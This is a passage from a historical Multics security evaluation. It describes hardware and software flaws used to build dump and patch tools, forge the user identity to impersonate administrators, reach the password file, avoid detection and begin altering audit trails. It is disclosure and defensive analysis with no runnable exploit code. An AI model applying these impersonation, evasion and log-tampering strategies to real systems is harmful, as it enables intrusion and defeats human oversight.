


Figure 10. Unlocked Stack Base (Step 2)

The "trap door" inserted in emergency_shutdown.link remained in the system until the system was reinitialized. (21) At initialization time, a fresh copy of all ring zero segments is read in from the system tape erasing the "trap door". Since system initializations occur at least once per day, the penetrator must execute step one before each of his working sessions. Step two is then executed each time he wishes to access or modify some word in the system.

The unlocked stack base vulnerability was identified in June 1972 with the Master Mode Transfer Vulnerability. It was developed and used at the RADC site in September 1972 without a single system crash. In October 1972, the code was transferred to the MIT site. Due to lack of good telecommunications between the two sites, the code was manually retyped into the MIT system. A typing mistake was made that caused the word to be stored into the SDW to always be zero (See Figure 10). When an attempt was made to set slave access-data in the SDW of the descriptor segment itself, (22) the SDW of the descriptor segment was set to zero causing the system to crash at the next LDBR instruction or segment initiation. The bug was recognized and corrected immediately, but later in the day, a second crash occurred when the SDW for the ring zero segment fim (the fault intercept module) was patched to slave access-write permit-data rather than slave access-write permit-slave procedure. In more straightforward terms, the SDW was set to read-write rather than read-write-execute. Therefore, when the system next attempted to execute the fim it took a no-execute permission fault and tried to execute the fim, thus entering an infinite loop crashing the system.

3.3.4 Preview of 6180 Software Vulnerabilities

The 6180 hardware implementation of rings renders invalid the attacks described here on the 645. This is not to say, however, that the 6180 Multics is free of vulnerabilities. A cursory examination of the 6180 software has revealed the existence of several software vulnerabilities, any one of which can be used to access

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(21) See Section 3.4.5 for more lasting "trap doors".

(22) The attempt here was to dump the contents of the descriptor segment on the terminal. The user does not normally have read permission to his own descriptor segment.

any information in the system. These vulnerabilities were identified with comparable levels of effort to those shown in Section 3.5.

3.3.4.1 No Call Limiter Vulnerability

The first vulnerability is the No Call Limiter vulnerability. This vulnerability was caused by the call limiter not being set on gate segments, allowing the user to transfer to any instruction within the gate rather than to just an entry transfer vector. This vulnerability gives the penetrator the same capabilities as the Master Mode Transfer vulnerability.

3.3.4.2 SLT-KST Dual SDW Vulnerability

The second vulnerability is the SLT-KST Dual SDW vulnerability. When a user process was created on the 645, separate descriptor segments were created for each ring, with the ring 0 SDW's being copied from the segment loading table (SLT). The ring 0 descriptor segment was essentially a copy of the SLT for ring 0 segments. The ring 4 descriptor segment zeroed out most SDW's for ring 0 segments. Non-ring 0 SDW's were added to both the ring 0 and ring 4 descriptor segments from the Known Segment Table (KST) during segment initiation. Upon conversion to the 6180, the separate descriptor segments for each ring were merged into one descriptor segment containing ring brackets in each SDW <IPC73>. The ring 0 SDW's were still taken from the SLT and the non-ring 0 SDW's from the KST as on the 645.

The system contains several gates from ring 4 into ring 0 of varying levels of privilege. The least privileged gate is called hcs_ and may be used by all users in ring 4. The most privileged gate is called hphcs_ and may only be called by system administration personnel. The gate hphcs_ contains routines to shut the system down, access any segment in the system, and patch ring 0 data bases. If a user attempts to call hphcs_ in the normal fashion, hphcs_ is entered into the KST, an SDW is assigned, and access rights are determined from the access control list stored in hphcs_'s parent directory. Since most users would not be on the access control list of hphcs_, access would be denied. Ring 0 gates, however, also have a second segment number assigned from the segment loading table (SLT). This duplication posed no problem on the 645, since SLT SDW's were valid only in the ring 0 descriptor segment. However on the 6180, the KST SDW for hphcs_ would be null access ring brackets 0,0,5,

but the SLT SDW would read-execute (re) access, ring brackets 0,0,5. Therefore, the penetrator need only transfer to the appropriate absolute segment number rather than using dynamic linking to gain access to any hphcs_ capability. This vulnerability was considerably easier to use than any of the others and was carried through identification, confirmation, and exploitation in less than 5 man-hours total (See Section 3.5).

3.3.4.3 Additional Vulnerabilities

The above mentioned 6180 vulnerabilities have been identified and repaired by Honeywell. The capabilities of the SLT-KST Dual SDW vulnerability were demonstrated to Honeywell on 14 September 1973 in the form of an illegal message to the operator's console at the 6180 site in the Honeywell plant in Phoenix, Arizona. Honeywell did not identify the cause of the vulnerability until March 1974 and installed a fix in Multics System 23.6. As of the time of this publication, additional vulnerabilities have been identified but at this time have not been developed into a demonstration.

3.4 Procedural Vulnerabilities

This section describes the exploitation by a remote user of several classes of procedural vulnerabilities. No attempt was made to penetrate physical security, as there were many admitted vulnerabilities in this area. In particular, the machine room was not secure and communications lines were not encrypted. Rather, this section looks at the areas of auditing, system configuration control, (23) passwords, and "privileged" users.

3.4.1 Dump and Patch Utilities

To provide support to the system maintenance personnel, the Multics system includes commands to dump or patch any word in the entire virtual memory. These

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(23) System configuration control is a term derived from Air Force procurement procedures and refers to the control and management of the hardware and software being used in a system with particular attention to the software update tasks. It is not to be confused with the Multics dynamic reconfiguration capability which permits the system to add and delete processors and memories while the system is running.

utilities are used to make online repairs while the system continues to run. Clearly these commands are very dangerous, since they can bypass all security controls to access otherwise protected information, and if misused, can cause the system to crash by garbling critical data bases. To protect the system, these commands are implemented by special privileged gates into ring zero. The access control lists on these gates restrict their use to system maintenance personnel by name as authenticated by the login procedure. Thus an ordinary user nominally cannot access these utilities. To further protect the system, the patch utility records on the system operator's console every patch that is made. Thus, if an unexpected or unauthorized patch is made, the system operator can take immediate action by shutting the system down if necessary.

Clearly dump and patch utilities would be of great use to a system penetrator, since they can be used to facilitate his job. Procedural controls on the system dump and patch routines prevent the penetrator from using them by the ACL restrictions and the audit trail. However by using the software vulnerabilities described in section 3.3, these procedural controls may be bypassed and the penetration agent can implement his own dump and patch utilities as described below.

Dump and patch utilities were implemented on Multics using the Unlocked Stack Base and Insufficient Argument Validation vulnerabilities. These two vulnerabilities demonstrated two basically different strategies for accessing protected segments. These two strategies developed from the fact that the Unlocked Stack Base vulnerability operates in ring 4 master mode, while the Insufficient Argument Validation vulnerability operates in ring 0 slave mode. In addition, there was a requirement that a minimal amount of time be spent with the processor in an anomalous state - ring 4 master mode or ring 0 illegal code. When the processor is in an anomalous state, unexpected interrupts or events could cause the penetrator to be exposed in a system crash.

3.4.1.1 Use of Insufficient Argument Validation

As was mentioned above, the HIS 645 implementation of Multics simulates protection rings by providing one descriptor segment for each ring. Patch and dump utilities can be implemented using the Insufficient Argument Validation vulnerability by realizing that the ring zero descriptor segment will have entries for

segments which are not accessible from ring 4. Conceptually, one could copy an SDW for some segment from the ring 0 descriptor segment to the ring 4 descriptor segment and be guaranteed at least as much access as available in ring 0. Since the segment number of a segment is the same in all rings, this approach is very easy to implement.

The exact algorithm is shown in flow chart form in Figure 11. In block 2 of the flow chart, the ring 4 SDW is read from the ring 4 descriptor segment (wdseg) using the Insufficient Argument Validation vulnerability. Next the ring 0 SDW is read from the ring 0 descriptor segment (dseg). The ring 0 SDW must now be checked for validity, since the segment may not be accessible even in ring 0. (24) An invalid SDW is represented by all 36 bits being zero. One danger present here is that if the segment in question is deactivated, (25) the SDW being checked may be invalidated while it is being manipulated. This event could conceivably have disastrous results, but as we shall see in Section 3.4.2, the patch routine need only be used on segments which are never deactivated. The dump routine can do no harm if it accidentally uses an invalid SDW, as it always only reads using the SDW, conceivably reading garbage but nothing else. Further, deactivation of the segment is highly unlikely since the segment is in "use" by the dump/patch routine.

If the ring 0 SDW is invalid, an error code is returned in block 5 of the flow chart and the routine terminates. Otherwise, the ring 0 SDW is stored into the ring 4 descriptor segment (wdseg) with read-execute-write access by turning on the SDW bits for slave access, write permission, slave procedure. (See Figure 2). Now the dump or patch can be performed without using the vulnerability to load or store each 36 bit word

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(24) As an additional precaution, ring 0 slave mode programs run under the same access rules as all other programs. A valid SDW entry is made for a segment in any ring only if the user is on the ACL for the segment. We shall see in Section 3.4.2 how to get around this "security feature".

(25) A segment is deactivated when its page table is removed from core. Segment deactivation is performed on a least recently used basis, since not all page tables may be kept in core at one time.



Figure 11. DUMP/PATCH UTILITY USING INSUFFICIENT ARGUMENT VALIDATION

being moved. Finally in block 8, the ring 4 SDW is restored to its original value, so that a later unrelated system crash could not reveal the modified SDW in a dump. It should be noted that while blocks 2, 3, 6, and 8 all use the vulnerability, the bulk of the time is spent in block 7 actually performing the dump or patch in perfectly normal ring 4 slave mode code.

3.4.1.2 Use of Unlocked Stack Base

The Unlocked Stack Base vulnerability operates in a very different environment from the Insufficient Argument Validation vulnerability. Rather than running in ring 0, the Unlocked Stack Base vulnerability runs in ring 4 in master mode. In the ring 0 descriptor segment, the segment dseg is the ring 0 descriptor segment and wdseg is the ring 4 descriptor segment. (26) However, in the ring 4 descriptor segment, the segment dseg is the ring 4 descriptor segment and wdseg has a zeroed SDW. Therefore, a slightly different strategy must be used to implement dump and patch utilities as shown in the flow chart in Figure 12. (27) The primary difference here is in blocks 3 and 5 of Figure 12 in which the ring 4 SDW for the segment is used rather than the ring 0 SDW. Thus the number of segments which can be dumped or patched is reduced from those accessible in ring 0 to those accessible in ring 4 master mode. We shall see in Section 3.4.2 that this reduction is not crucial, since ring 4 master mode has sufficient access to provide "interesting" segments to dump or patch.

3.4.1.3 Generation of New SDW's

Two strategies for implementation of dump and patch utilities were shown above. In addition, a third strategy exists which was rejected due to its inherent dangers. In this third strategy, the penetrator selects an unused segment number and constructs an SDW occupying that segment number in the ring 4 descriptor

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(26) Actually wdseg is the descriptor segment for whichever ring (1-7) was active at the time of the entry to ring 0. No conflict occurs since wdseg is <u>always</u> the descriptor segment for the ring on behalf of which ring 0 is operating.

(27) This strategy is also used with the Execute Instruction Access Check Bypass vulnerability which runs in ring 4.



Figure 12. DUMP/PATCH UTILITY USING UNLOCKED STACK BASE

segment using any of the vulnerabilities. This totally new SDW could then be used to access some part of the Multics hierarchy. However, two major problems are associated with this strategy which caused its rejection. First the absolute core address of the page table of the segment must be stored in the SDW address field. There is no easy way for a penetrator to obtain the absolute address of the page table for a segment not already in his descriptor segment short of duplicating the entire segment fault mechanism which runs to many hundreds or thousands of lines of code. Second, if the processor took a segment or page fault on this new SDW, the ring 0 software would malfunction, because the segment would not be recorded in the Known Segment Table (KST). This malfunction could easily lead to a system crash and the disclosure of the penetrator's activities. Therefore, the strategy of generating new SDW's was rejected.

3.4.2 Forging the Non-Forgeable User Identification

In Section 2.2.3 the need for a protected, non-forgeable identification of every user was identified. This non-forgeable ID must be compared with access control list entries to determine whether a user may access some segment. This identification is established when the user logs into Multics and is authenticated by the user password. (28) If this user identification can be forged in any way, then the entire login audit mechanism can be rendered worthless.

The user identification in Multics is stored in a per-process segment called the process data segment (PDS). The PDS resides in ring 0 and contains many constants used in ring 0 and the ring 0 procedure stack. The user identification is stored in the PDS as a character string representing the user's name and a character string representing the user's project. The PDS must be accessible to any ring 0 procedure within a user's process and must be accessible to ring 4 master mode procedures (such as the signaller). Therefore, as shown in Sections 3.4.1.1 and 3.4.1.2, the dump and patch utilities can dump and patch portions of the PDS, thus forging the non-forgeable user identification. Appendix E shows the actual user commands needed to forge the user

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(28) Clearly more sophisticated authentication schemes than a single user chosen password could be used on Multics (see Richardson <RIC73>). However, such schemes are outside the scope of this paper.

identification.

This capability provides the penetrator with an "ultimate weapon". The agent can now undetectably masquerade as any user of the system including the system administrator or security officer, immediately assuming that user's access privileges. The agent has bypassed and rendered ineffective the entire login authentication mechanism with all its attendant auditing machinery. The user whom the agent is impersonating can login and operate without interference. Even the "who table" that lists all users currently logged into the system records the agent with his correct identification rather than the forgery. Thus to access any segment in the system, the agent need only determine who has access and change his user identification as easily as a legitimate user can change his working directory.

It was not obvious at the time of the analysis that changing the user identification would work. Several potential problems were forseen that could lead to system crashes or could reveal the penetrator's presence. However, none of these proved to be a serious barrier to masquerading.

First, a user process occasionally sends a message to the operator's console from ring 0 to report some type of unusual fault such as a disk parity error. These messages are prefaced by the user's name and project taken from the PDS. It was feared that a random parity error could "blow the cover" of the penetrator by printing his modified identification on the operator's console. (29) However, the PDS in fact contains two copies of the user identification - one formatted for printing and one formatted for comparison with access control list entries. Ring 0 software keeps these strictly separated, so the penetrator need only change the access control identification.

Second, when the penetrator changes his user identification, he may lose access to his own programs, data and directories. The solution here is to assure that the access control lists of the needed segments and directories grant appropriate access to the user as whom the penetrator is masquerading.

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(29) This danger exists only if the operator or system security officer is carefully correlating parity error messages with the names of currently logged in users.

Finally, one finds that although the penetrator can set the access control lists of his ring 4 segments appropriately, he cannot in any easy way modify the access control lists of certain per process supervisor segments including the process data segment (PDS), the process initialization table (PIT), the known segment table (KST), and the stack and combined linkage segments for ring 1, 2, and 3. The stack and combined linkage segments for ring 1, 2, and 3 can be avoided by not calling any ring 1, 2, or 3 programs while masquerading. However, the PDS, PIT, and KST are all ring 0 data bases that must be accessible at all times with read and write permission. This requirement could pose the penetrator a very serious problem; but, because of the very fact that these segments must always be accessible in ring 0, the system has already solved this problem. While the PIT, PDS, and KST are paged segments, (30) they are all used during segment fault handling. In order to avoid recursive segment faults, the PIT, PDS, and KST are never deactivated. (31) Deactivation, as mentioned above, is the process by which a segment's page table is removed from core and a segment fault is placed in its SDW. The access control bits are set in an SDW only at segment fault time. (32) Since the system never deactivates the PIT, PDS, and KST, under normal conditions, the SDW's are not modified for the life of the process. Since the process of changing user identification does not change the ring 0 SDW's of the PIT, PDS, and KST either, the penetrator retains access to these critical segments without any special action whatsoever.

---

(30) In fact the first page of the PDS is wired down so that it may be used by page control. The rest of the PDS, however, is not wired.

(31) In Multics jargon, their "entry hold switches" are set.

(32) In fact, a segment fault is also set in an SDW when the access control list of the corresponding segment is changed. This is done to ensure that access changes are reflected immediately, and is effected by setting faults in all descriptor segments that have active SDW's for the segment. This additional case is not a problem, because the access control lists of the PIT, PDS, and KST are never changed.

3.4.3 Accessing the Password File

One of the classic penetrations of an operating system has been unauthorized access to the password file. This type of attack on a system has become so embedded in the folklore of computer security that it even appears in the definition of a security "breach" in DOD 5200.28-M <DOD73>. In fact, however, accessing the password file internal to the system proves to be of minimal value to a penetrator as shown below. For completeness, the Multics password file was accessed as part of this analysis.

3.4.3.1 Minimal Value of the Password File

It is asserted that accessing the system password file is of minimal value to a penetrator for several reasons. First, the password file is generally the most highly protected file in a computer system. If the penetrator has succeeded in breaking down the internal controls to access the password file, he can almost undoubtedly access every other file in the system. Why bother with the password file?

Second, the password file is often kept enciphered. A great deal of effort may be required to invert such a cipher, if indeed the cipher is invertible at all.

Finally, the login path to a system is generally the most carefully audited to attempt to catch unauthorized password use. The penetrator greatly risks detection if he uses an unauthorized password. It should be noted that an unauthorized password obtained outside the system may be very useful to a penetrator, if he does not already have access to the system. However, that is an issue of physical security which is outside the scope of this paper.

3.4.3.2 The Multics Password File

The Multics password file is stored in a segment called the person name table (PNT). The PNT contains an entry for each user on the system including that user's password and various pieces of auditing information. Passwords are chosen by the user and may be changed at any time. (33) Passwords are scrambled by an

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(33) There is a major problem that user chosen passwords

allegedly non-invertible enciphering routine for protection in case the PNT appears in a system dump. Only enciphered passwords are stored in the system. The password check at login time is accomplished by the equivalent of the following PL/I code:

```
if scramble_(typed_password) = pnt.user.password
     then call ok_to_login;
     else call reject_login;
```

For the rest of this section, it will be assumed that the enciphering routine is non-invertible. In a separate volume <DOW74>, Downey demonstrates the invertibility of the Multics password scrambler used at the time of the vulnerability analysis. (34)

The PNT is a ring 4 segment with the following access control list:

```
rw     *.SysAdmin.*
null   *.*.*
```

Thus by modifying one's user identification to the SysAdmin project as in Section 3.4.2, one can immediately gain unrestricted access to the PNT. Since the passwords are enciphered, they cannot be read out of the PNT directly. However, the penetrator can extract a copy of the PNT for cryptanalysis. The penetrator can also change a user's password to the enciphered version of a known password. Of course, this action would lead to almost immediate discovery, since the user would no longer be able to login.

3.4.4 Modifying Audit Trails

Audit trails are frequently put into computer systems for the purpose of detecting breaches of security. For example, a record of last login time printed when a user logged in could detect the unauthorized use of a user's password and identification. However, we have seen that a penetrator using vulnerabilities in the operating

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are often easy to guess. That problem, however, will not be addressed here. Multics provides a random password generator, but its use is not mandatory.

(34) ESD/MCI has provided a "better" password scrambler that is now used in Multics, since enciphering the password file is useful in case it should appear in a system dump.

system code can access information and bypass many such audits. Sometimes it is not convenient for the penetrator to bypass an audit. If the audit trail is kept online, it may be much easier to allow the audit to take place and then go back and modify the audit trail to remove or modify the evidence of wrong doing. One simple example of modification of audit trails was selected for this vulnerability demonstration.

